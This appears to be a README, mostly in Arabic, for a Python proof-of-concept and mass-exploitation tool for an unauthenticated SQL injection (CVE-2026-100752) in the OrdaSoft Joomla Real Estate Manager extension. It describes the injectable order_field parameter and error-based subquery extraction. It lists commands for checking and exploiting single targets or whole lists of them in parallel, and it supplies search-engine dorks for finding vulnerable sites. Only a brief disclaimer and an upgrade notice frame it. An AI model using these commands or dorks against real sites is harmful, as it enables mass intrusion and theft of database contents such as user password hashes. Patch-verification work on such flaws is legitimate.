 murrez/cve-2026-100752
أداة PoC بلغة Python 3 واستغلال جماعي لـ CVE-2026-100752، وهو حقن SQL غير مُصادَق عليه في OrdaSoft Joomla Real Estate Manager <=6.7.8 عبر معامل order_field ORDER BY.

Python 3 PoC لـ CVE-2026-100752 — إضافة Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. تم إصلاحها في 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalog | https://pocbit.org/pocs/ |
| Component | com_realestatemanager |
| File | site/realestatemanager.php |
| Parameter | order_field → ORDER BY (غير مُقتبس، بدون قائمة سماح) |
| Auth | لا يوجد (عرض القوائم العامة / البحث / عرض التصنيفات) |
| CWE | CWE-89 حقن SQL |
| Also | حقن POST القديم order_direction (Metasploit / تدقيقات ما قبل 6.7.9) |

شعار PoCbit الملوّن، ثم مخرجات JSON لوضع --mode exploit: exploited: true، المتجه order_field_get، المسار showCategory + com_realestatemanager.

مثال على الأمر:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(أُخذت لقطة الشاشة من بيئة اختبار مصرّح بها؛ عنوان URL الهدف مخصص للتحقق من PoC.)
Real Estate Manager (Free) هي إضافة من OrdaSoft لإدارة إعلانات العقارات على Joomla. في الإصدارات 6.7.8 وما قبلها، يُضاف معامل الطلب order_field مباشرةً إلى جملة ORDER BY داخل site/realestatemanager.php؛ لا توجد قائمة سماح لأسماء الأعمدة، ولا تهريب، ولا تحويل نوع. يمكن استغلال استعلامات تصفح التصنيفات ونتائج البحث وقائمة الإعلانات الكاملة دون مصادقة.
مع نجاح حقن SQL، يجب تقييم القراءة من قاعدة البيانات (الإصدار، تجزئات المستخدمين، بيانات الموقع)، والكتابة/الحذف حسب الصلاحيات، وخطر RCE المتسلسل. قم بالترقية إلى الإصدار 6.7.9 أو أحدث (OrdaSoft security release).
متحكم Joomla الأمامي:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: يتحكم order_field في عمود/تعبير ORDER BY. يمكن حقن قيم مثل الاستعلامات الفرعية القائمة على الأخطاء لأن القيمة تُدمج في SQL دون ربط أو تحقق.
سياقات الاستعلام المتأثرة (وفق نص CVE):
showCategory وما يتصل بها)هذا الـ PoC:
com_realestatemanager (المسارات + إصدار manifest اختياري)catid / Itemid من HTML الموقعshowCategory، showSearch، showSearchResult، showRent، showBuyorder_field القائم على الأخطاء عبر GET و POSTorder_direction=asc,<injection> (متجه تاريخي، لا يزال مفيدًا في بعض الإصدارات)hits.txtexploited.txt (الأسطر التي تحتوي على تسريب SELECT ناجح)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
يحاول --aggressive تنفيذ SELECT VERSION() عندما يكون إثبات boolean/error غير حاسم.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Role |
|---|---|
--mode exploit | استخراج البيانات القائم على الأخطاء (يدعم الجماعي) |
--subquery | SQL الداخلي لحمولة الاستعلام المزدوج CONCAT(0x7e, …) |
--vector | فرض order_field_get أو order_field_post أو order_direction_post |
-j | الأهداف المتوازية |
--no-color | طرفية عادية |
يتضمن JSONL الحقول pocbit، pocbit_catalog، pocbit_page، cve، component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
بنمط Shodan (إن كان مدعومًا): http.html:com_realestatemanager
صدّر أسماء المضيفين إلى targets.txt (عنوان URL واحد لكل سطر)، ثم check → hits → exploit فقط على العقارات المصرّح بها.
Manifest (عند كشفه):
/administrator/components/com_realestatemanager/realestatemanager.xmlإذا كان الإصدار ≤ 6.7.8 → likely_vulnerable_version. إذا كان ≥ 6.7.9 → patched_version (قد يفشل الاستغلال رغم ذلك).
| CVE | Type | Fixed |
|---|---|---|
| CVE-2026-100752 | حقن SQL بدون مصادقة (order_field) | 6.7.9 |
| CVE-2026-100753 | XSS منعكس (عروض العقارات العامة) | 6.7.9 |
دفعة المورّد نفسها (سبتمبر 2026): حصل Vehicle Manager وإضافات OrdaSoft الأخرى على CVEs منفصلة — قم بترقيع جميع مكونات OrdaSoft التي تشغّلها.
auxiliary/gather/joomla_com_realestatemanager_sqli (متجه POST القديم order_direction)للاختبار الأمني المصرّح به والتحقق من الترقيعات فقط. لا تستخدمه ضد أنظمة دون إذن.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
